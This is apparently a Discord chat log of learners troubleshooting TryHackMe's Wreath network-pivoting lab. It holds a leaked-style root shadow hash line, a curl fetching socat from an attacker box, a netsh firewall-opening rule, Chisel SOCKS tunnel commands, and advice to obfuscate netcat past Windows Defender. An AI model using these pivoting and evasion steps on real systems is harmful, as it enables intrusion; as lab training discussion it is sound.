merry robin
Try specifying /tmp
does still not work for me
lusty saffron
fallen oar
hi ! I'm trying do download the git file from 150 and I get a Info: Download suc...
Can you please clarify a bit more about git file?
Is it .git directory?
fallen oar
task 35
Use evil-winrm to download the entire directory.
From the directory above Website.git, use:
download Website.git
I get a Download successful msg but no website.git on my computer
fallen oar
lusty saffron
Can you please clarify a bit more about `git` file?
Is it `.git` directory?
yes the .git directory
lusty saffron
Are you sure you can download a directory?
IIRC, I compressed it first and then downloaded the archive.
I may be wrong, gotta check the room again.
fallen oar
lusty saffron
Are you sure you can download a directory?
IIRC, I compressed it first and then ...
yeah and I checked the WU video and it should work. I should take like 5min but work. I will try to figure a other way to download the file
lusty saffron
Yeah, because you mentioning 2 sec doesn't sound good to me
fallen oar
Pfff I needed to specify the full path to the file.... Now it works 🙂
short dust
merry robin
It's a Windows machine -- they don't respond to ICMP echo packets
||Ok, but Im not able to use Evil-winRM, I actually have access via remmina or xfreerdp, but evilwin does not have access to the shell, it says connection refused||
short dust
short dust
||Ok, but Im not able to use Evil-winRM, I actually have access via remmina or x...
I've solve this, just change the pivot technique and it finally works
open lava
does anyone knows how to fix this?
 surreal sail
do you guys thinks wreath is harder than holo?
strange bison
surreal sail
do you guys thinks wreath is harder than holo?
Not at all
Wreath is designed to be an introduction to networks
surreal sail
okay
merry robin
surreal sail
do you guys thinks wreath is harder than holo?
Yes
Oh, wait, harder
I thought you said "better"
Wreath is better than Holo, but it's definitely not harder
 jagged plank
Hey guys
I can't seem to connect to the network anymore
I'm on the gitserver part so i used the network quite a lot already, came back today, fired my VPN as always and this is what i get:
ping 10.200.187.200
PING 10.200.187.200 (10.200.187.200) 56(84) bytes of data.
From 10.50.184.1 icmp_seq=1 Destination Host Unreachable
From 10.50.184.1 icmp_seq=2 Destination Host Unreachable
From 10.50.184.1 icmp_seq=3 Destination Host Unreachable
 gusty tree
SAME!
jagged plank
is there an issue with the network or just me ?
gusty tree
I just died like 30 mins ago
jagged plank
ok that's kind of a relief actually 😄
i tried regenerating my openvpn config, to no avail
Guess i'll have to try tomorrow again =/, i voted for a network reset but i need 7 more votes 😅
surreal sail
i just bought it and its down : (
jagged plank
Can we contact someone from staff about that ?
merry robin
@jagged plank @surreal sail what is the first IP you've been given?
jagged plank
10.200.187.200 is the ip of the first server (the webserver)
At least it was yesterday when i posted
jagged plank
@merry robin
open lava
when downloading website.git it returns "Download successful" in a few seconds but there isnt website.git on my machine
open lava
ok, will try
sonic terrace
why is there no route to host?
 sonic terrace
hmm it was working fine for me like 20 mins ago
jagged plank
just tried it again, still not working 😦
my 10days of free access are almost up, it's a shame
lapis coral
I cannot reach the machine anymore, It just disconnected me. Can someone please press the reset button?
strange bison
lapis coral
I cannot reach the machine anymore, It just disconnected me. Can someone please ...
There's a large number of wreath instances
Firstly, make sure the network is not sleeping
Secondly, if you are going to ask for a reset here then you need to specify the third octet of your network so that people on your network vote
sonic terrace
jagged plank
my 10days of free access are almost up, it's a shame
I think you can still access it after that but you will be put in a different network
I've been doing it for more than 10 days for free
 tranquil river
Working through Wreath but my exploit isn't working! Trying to get into the second machine through the ||GitStack|| exploit but I'm getting this error - could anyone help? 🙂
 tranquil river
Working through Wreath but my exploit isn't working! Trying to get into the seco...
tranquil river
tranquil river
Working through Wreath but my exploit isn't working! Trying to get into the seco...
||From what I can see it seems to be doing some very weird stuff and not selecting repos but selecting files on the machine||
Don't worry, had to reset the network, now it works 🙂
sonic terrace
@merry robin sorry if im not supposed to @ you but just wanted to thank you for the room! I completed it and learnt a lot 🙂
winter lintelBOT
Gave +1 Rep to @merry robin
merry robin
Glad you enjoyed it 🙂
gusty tree
Any body on the 10.200.87 subnet, are you able to access the room machines?
tranquil river
I don't know what I'm doing wrong! I'm trying to download the ||website git repo|| in task 35, and WinRM is claiming that it downloaded, but it's not appearing in any directory on my local Kali box. Any ideas?
gusty tree
Basically it will be in the directory that you started the Evil-rm in
open lava
jagged plank
Try puttin the full path of the git folder
that worked, thank you)
winter lintelBOT
Gave +1 Rep to @jagged plank
open lava
tranquil river
I don't know what I'm doing wrong! I'm trying to download the ||website git repo...
download FULL_PATH
jagged plank
Had the same issue myself, a small update to the text would be good.
strange bison
cc @merry robin
open lava
didnt get, why we used empire ?
jagged plank
Fairly certain it was just to showcase this kind of tool, we don't use it afterwards.
surreal sail
Hi guys, just started the wreath-network... and i'm already stuck 😐 At the beginning, well in theory not, it's Task 5, enumerate the web server... "Thomas gave us an IP to work with (shown on the Network Panel at the top of the page)." I don't see the ip there 😕
I did the script kiddie and ran nmap 10.50.185.0/24 but not sure if i'm supposed to that. Also, I could have guess it should be the 10.50.185.0.1 ip, but not sure as how realistic this network really is. I'm a bit scared to hit the neighbor eh. But at the same time, we always say, go figure it yourself or RTFM or try harder, but I don't want to get issues with the THM admin staff 😄
As a side note, on top of the page, Access Machine is in red. Usually it is green with the VPN, I'm connected and got the ip, so far so good, but maybe a hint for you guys. I'm a noob eh
So I have 3 computers on that network (4 with me). Should I not supposed to see only 1, as from what I understood, only 1 public facing. (That's why i'm asking myself on up to how realistic this network is vs real life situation). Please, don't hit me, i'm a noob and hope to understand more with following this room 😕
lusty saffron
surreal sail
So I have 3 computers on that network (4 with me). Should I not supposed to see ...
It is fairly realistic.
People do have test, dev and production servers
And some do keep their test and dev servers hidden from public access
surreal sail
lusty saffron
It is **fairly realistic**.
People do have `test`, `dev` and `production` server...
Yes of course, like everyone does. A root computer or router from ISP with a few port forwarding. Here I see 3 computers.
*A router computer
lusty saffron
BTW, 10.x.x.1 and 10.x.x.250 aren't part of the wreath network
surreal sail
lusty saffron
BTW, `10.x.x.1` and `10.x.x.250` aren't part of the `wreath` network
Hum, I need to knock on the door of these other IP's then?
lusty saffron
You will get 10.x.x.200 (public server) and using that you will get to pivot into the internal network
lusty saffron
surreal sail
Yes of course, like everyone does. A root computer or router from ISP with a few...
To be clear, it isn't Port Forwarding here.
There are legit 3 different systems, as once mentioned by Muiri which are configured at AWS side
lusty saffron
surreal sail
I did the script kiddie and ran nmap 10.50.185.0/24 but not sure if i'm supp...
Later in the room, you will be asked to scan for other systems with the subnet mask /24
Moreover, if you are connected to THM VPN. 10.x.x.x is allocated for it and your neighbor shouldn't be using any network there (unless they are doing the same room and sharing the wreath subnet with you 😜)
surreal sail
Well, I mean our neighbors here, the other THM users 😄
tranquil river
I'm attacking the 3rd box but can't get a shell... I think my netcat uploaded to it...
lusty saffron
surreal sail
Well, I mean our neighbors here, the other THM users 😄
It isn't allowed unless specified in the room.
But, your neigbhors won't be sharing their systems on the wreath network
You scanned 10.50.185.0/24 which isn't wreath network but 10.200.x.x instead
lusty saffron
tranquil river
I'm attacking the 3rd box but can't get a shell... I think my netcat uploaded to...
Can you verify if your netcat is still there?
The Windows Defender might have quarantined it
tranquil river
lusty saffron
Can you verify if your `netcat` is still there?
The `Windows Defender` might hav...
I've tried ls'ing different dirs but nothing's showing up. whoami and systeminfo still work tho
lusty saffron
So how are you running your netcat executable?
Don't you think if you can't ls or dir to see it, you can't run it?
What I did, was get a webshell to use it along my other shells
Because it wasn't being flagged by Windows Defender (that part is mentioned in the room as well, to obfuscate your payloads)
tranquil river
It doesn't seem to be in temp
I've dir'ed it now bc ls wasnt working, and temp is empty
lusty saffron
Is that where you uploaded it?
tranquil river
I have the webshell, I'm just trying to get a full shell]
tranquil river
lusty saffron
Is that where you uploaded it?
Yeah I curled it from a webserver on my local machine
lusty saffron
Because ls isn't present in Command Prompt 😅
tranquil river
And the request went through because there was a 200 in the logs
so I don't know where it went lol
I've tried again but it's not there for some reason
lusty saffron
You curl-ed the netcat file after hosting it on your system?
lusty saffron
That's what I said, Windows Defender is removing it😅
tranquil river
but the room says it would work fine
lusty saffron
You gotta obfuscate it
tranquil river
in the room Muiri doesn't obfuscate it
lusty saffron
Yup, I got it. Just read it again.
But for me, it wasn't the case. My nc.exe was getting removed whenever I tried to ran it
IIRC, after gaining elevated privileges I got myself one RDP session and checked the Windows Defender and there were logs in it
tranquil river
Shall we ping Muiri to alert about the issues with nc
lusty saffron
I don't think so.
Did you try different variants of nc, available on GitHub?
tranquil river
No, I used the version they told us to use in the room
lusty saffron
Try to use some other versions as well
I think, I used nc64.exe from here
https://github.com/int0x33/nc.exe/
GitHub
Netcat for windows 32/64 bit. Contribute to int0x33/nc.exe development by creating an account on GitHub.
tranquil river
lusty saffron
I think, I used `nc64.exe` from here
https://github.com/int0x33/nc.exe/
That's what I used, it didnt work
lusty saffron
nc64.exe or nc.exe?
nc.exe didn't work for me either
I was going to write my own or modify the existing code for nc but nc64.exe did the job
jagged plank
I just finished the room, the nc64 worked for me
I couldn't compile my own, but the one provided works
jagged plank
@lusty saffron when you say it "doesn't work" what do you mean ?
lusty saffron
Huh, where?
 spring ridge
Hi there
I have found this root hash || root:$6$kLp4TrZyagwh6Mjj$6005g4P4UI5p0LuYmuZu/GB9j/vMG84B5MLc6gN4JIgr8R.RLl064v5PgalNSyBvn9POJejFEzmg59K4Ui43v/:18890:0:99999:7:::||
but the asnwer format is this , and anything I input is wrong
 spring ridge
anyone ?
hollow bane
should we be able to ping the first machine on wreath?
lusty saffron
hollow bane
should we be able to ping the first machine on wreath?
Yes, you should be able to ping the first machine (public facing server) - 10.x.x.200
hollow bane
yeah, I know what the IP is, I am just not able to ping it
jagged plank
Yes please be more descriptive than "it doesn't work"
there's quite a few reasons why a ping would not work, what error are you getting ?
jagged plank
spring ridge
Hi there
I have found this root hash || root:$6$kLp4TrZyagwh6Mjj$6005g4P4UI5p0L...
remove the root: part and anything after the last /, the password hash is only the second field, not the entire line
spring ridge
jagged plank
remove the `root:` part and anything after the last `/`, the password hash is on...
I have tried it, doesn't help
jagged plank
what question is that ?
spring ridge
jagged plank
what question is that ?
Task 6 , question 5
I am stuck there , because I got the root hash , but it doesn't match with the answer format
jagged plank
Where did you find it ? The hash dooesn't look right. Also, you don't need it to continue. You are never going to use it.
spring ridge
jagged plank
Where did you find it ? The hash dooesn't look right. Also, you don't need it to...
Yes I know I am about of completing the Wreath
I have found it in || /etc/shadow ||
spring ridge
jagged plank
Where did you find it ? The hash dooesn't look right. Also, you don't need it to...
Is it possible that it could been changed by one of the players?
spring ridge
the machine has been reset , I will check it again
spring ridge
jagged plank
ok !
agh... Yeah someone has changed the password or /etc/shadow file :I , that's why it wasn't the right one
jagged plank
Yeah despite what's written about "always think about other people"... some people don't care.
 ripe garden
hello, someone experienced a mimikatz looping on 10.200.188.150 when launching it ?
i uploaded a 64bit copy of mimikatz.exe through winrm, when i launch it looping, never happened to me before
merry robin
A WinRM shell isn't fully interactive, so Mimikatz works about as well as Vim or Nano do in a Linux reverse/bind shell
Why do you think it tells you to use RDP for that section?
 unkempt python
You can do .\mimikatz.exe “command”
 restive mango
Just finished Wreath-network and I wanted to give a BIG shout-out and a BIG thanks to @merry robin for putting a lot of time and effort into this room. 💯 🔥
I learned a couple of new tricks and I especially loved the multi pivot situation !
winter lintelBOT
Gave +1 Rep to @merry robin
 rose coral
when I try to download with evil-winRM, it instantly completes the download, gives me a successfull exit msg but actually downloads nothing. what gives?
im unable to download the git directory in Wreath network. anyone faced the same issue?
unable to extract it with gittools after pulling it in a roudabout way using a network share as well
surreal sail
spring ridge
agh... Yeah someone has changed the password or /etc/shadow file :I , that's why...
You are only supposed to copy & paste the hash only, not all other stuff in these other colons (so not the whole line, not the root: and all stuff after the hash :18890:0:99999:7:::
merry robin
rose coral
when I try to download with evil-winRM, it instantly completes the download, giv...
Try doing it with the full path to the directory?
I have a suspicion the new evil-winrm updates broke something, given how often people are asking that
rose coral
merry robin
I have a suspicion the new evil-winrm updates broke something, given how often p...
Yep
rose coral
merry robin
Try doing it with the full path to the directory?
will try didnt actually thinko f that somehow
i did full directory on my local machine but not for the .git
spring ridge
surreal sail
You are only supposed to copy & paste the hash only, not all other stuff in thes...
I know that, but some one has changed, the password or hash itself. Some one has changed the format of the hash 🙂
But as the server was reset , everything is okay now 🙂
hollow bane
@merry robin I have a question: should we follow everything that is taught in the pivoting section and run/test those on the network?
merry robin
Yes
hollow bane
I see, so, gotta go back and do all those things now
I performed these things, on the network

should I do all of them?
anyone?
surreal sail
Do you think I will hit curious people? curl 10.50.185.124/socat -o king.txt

 orchid hound
nvm I was dumb
lusty saffron
You need to have a 7-day streak in order to Join wreath room
EDIT: you don't need 7-day streak if you are a subscriber😅
surreal sail
7-day streak == Be active 7 days on TryHackMe
7 days, day after day, during 7 days 😛
strange bison
lusty saffron
You need to have a **7-day streak** in order to **Join** `wreath` room
**EDIT**:...
Not if you're a subscriber
strange bison
 naive egret
am i missing something?
naive egret
am i missing something?
You already joined perhaps?
naive egret
strange bison
You already joined perhaps?
i dont see it in the network part of the access page :S
strange bison
If you go to the room, do you have the option to leave the room?
Under the gear ⚙️
strange bison
Neat, glad that worked
surreal sail
3 days left, and I'm barely halfway 😄
lusty saffron
surreal sail
3 days left, and I'm barely halfway 😄
Are you talking about the 7-day streak?
Ninja has already mentioned that a subscriber (which you are) can join the room
Or you are talking about your progress😅
surreal sail
lusty saffron
Are you talking about the **7-day streak**?
__Ninja__ has already mentioned that...
Yes, started this room 6 days ago, and I'm only half way 😄 Doing this room while taking notes takes ages 😄 (+ all the user errors you know 😄 )
My very slow progress 😄
lusty saffron
Oh, I didn't had any issues with my fellow users.🙂
surreal sail
Hacked the second computer, I'm at task 21 of 46
lusty saffron
Keep it up, it is a nice room
surreal sail
It's even a very nice room 😉
I just wonder a real case traditional customer scenario (like at my home for example), where the public facing network machine is an ISP router, not a "real" computer, nor with port forwarding etc
merry robin
surreal sail
I just wonder a real case traditional customer scenario (like at my home for exa...
If you are doing this professionally then your company will provide for that
Otherwise port forwarding or a VPS is a good idea
lusty saffron
Like enabling port forwarding for my web server running at port:8443 through my ISP after acquiring a public IP?
surreal sail
merry robin
If you are doing this professionally then your company will provide for that
I only hack WordPress, Drupal and Joomla. It is hard to get further than that. Sometime I need to give a PoC that I can access a system, but that simple stay at creating some file on the system to proof I got it (and that all screen recorded, that $uck$) Anyway, I have no bad intentions
I only have my IBM CyberSecurity Analyst certification. You won't go far with this in bigger companies. Yeah, smaller companies, but there I'm fully in their network. And you know, James who has set up the web server, John the file server... Without any real IT knowledge. That's peace of cake that way. In companies like that where there's NOTHING, not even logging turned on...
And openly said, small companies to work for, that's a real pain. There's no IT department, theirs nobody to who you can speak to, to warn, to suggest. They are all noobs. And we did not talked about (security) budget you know
These small companies just tries to put everything up and running with the things and knowledges they have, or can get for cheap or free
Sometimes I really think that customers have more security (read privacy) budget that small companies
So you can guess that I'm more and more targeting customers awareness
Like my Sandra neighbor, got that, just from the WiFi AP. I have checked all houses, all names on the bell, to ring her, to ask her if I can hack her Wi-Fi AP, and try to access the rest behind. And she agreed 😄 But you know, rockyou.txt (or was it Seclist). Sometimes peoples are so strange to use such easy passwords.
I say this as for example, for my famous Belgian ISP router, I can't even change the WiFi password. That's locked with the provided "user" router account
But the general user, don't do port forwarding. These general users don't even know they have a "website" on their router, to adjust things
surreal sail
I'm a bit lost at task 29. If I get it right, a /tmp/http_hop folder should be created on the public facing webserver with some files. But that's not the case here. What I'm doing wrong? Or did I not get something?
surreal sail
shoot, these files are made on my own kali machine 😄
surreal sail
Is the current chisel in Kali broken? Got client version error, and indeed, when looking on my kali machine I have Version: 0.0.0-src (go1.15.7)
strange bison
surreal sail
Is the current chisel in Kali broken? Got client version error, and indeed, when...
IIRC the ends just have to match
surreal sail
strange bison
IIRC the ends just have to match
I have got a statically build on the Kali machine and this error seems to be gone. Just failing as it does not work as expected. Probably some user error 😄
strange bison
Yeah, because the versions will match that way
surreal sail
That section is complicated and I'm pretty lost actually 😄
strange bison
Both ends just need to be the same version
surreal sail
Now I have both same versions, but I wonder where I do my user error
Have opened the firewall: netsh advfirewall firewall add rule name="Chisel-itchy" dir=in action=allow protocol=tcp localport=47100
On the git server: .\chisel-itchy.exe server -p 47100 --socks5
On the kali machine: ./chisel client 10.200.188.150:47100 9090:socks
But always get the error in the browser: The connection was reset
I'm on http://127.0.0.1:9090/
I'm just doing something stupid, but no idea what
surreal sail
They YouTube Video is also not clear:: https://www.youtube.com/watch?v=VQLeS1uIrVk&list=PLsqUCyw0Jf9sMYXly0uuwfKMu34roGNwk&index=31

Follow me on Twitter: https://twitter.com/darkstar7471
Join my community discord server: https://discord.gg/NS9UShn
TryHackMe Official Discord: https://discord.gg/tryhackme
TryHackMe Official Subreddit: https://reddit.com/r/tryhackme
TryHackMe Room: https://tryhackme.com/room/wreath
strange bison
surreal sail
I'm on http://127.0.0.1:9090/
You don't want to navigate to this URL, you want it set as your proxy
surreal sail
With FoxyProxy? I have tried that too
strange bison
If you're using Burp you can set it as an upstream proxy
Or you can set it in foxyproxy
Or you can use proxychains if it's socks
strange bison
surreal sail
With FoxyProxy? I have tried that too
Make sure it's set as socks not http
surreal sail
strange bison
Make sure it's set as socks not http
Yes, socks5
strange bison
Show settings
surreal sail
Hold on, you mean I need to browse to http://10.200.188.100/ ?
strange bison
Is that the machine you want to access over the proxy?
surreal sail
Hold on, this works 😄 http://10.200.188.100/
surreal sail
strange bison
Is that the machine you want to access over the proxy?
Yes, I guess
😄
strange bison
Neat, all working?
surreal sail
Yeah, It seems to work now 😄 The error was I was browsing to the wrong place 😐
YES, everything working as expected, idiot i'am 😄
I can not believe I was struggling so much and was trying to fetch the proxy itself 😄
Shoot, next issue 😄
Trying to download the git repository. So with Evil-WinRM, browsed to C:\GitStack\repositories> and then download Website.git and it says Info: Download successful! But I do not get this directory on my kali machine 😕
strange bison
Yeah it's been looking like evil-winrm has been buggy with it lately
strange bison
surreal sail
Trying to download the git repository. So with Evil-WinRM, browsed to C:\GitStac...
Try the full path
surreal sail
strange bison
Try the full path
Yes! Working, slowly, but working
Strange, on the task it does not talk about full path, nor in the video
Shoot shoot shoot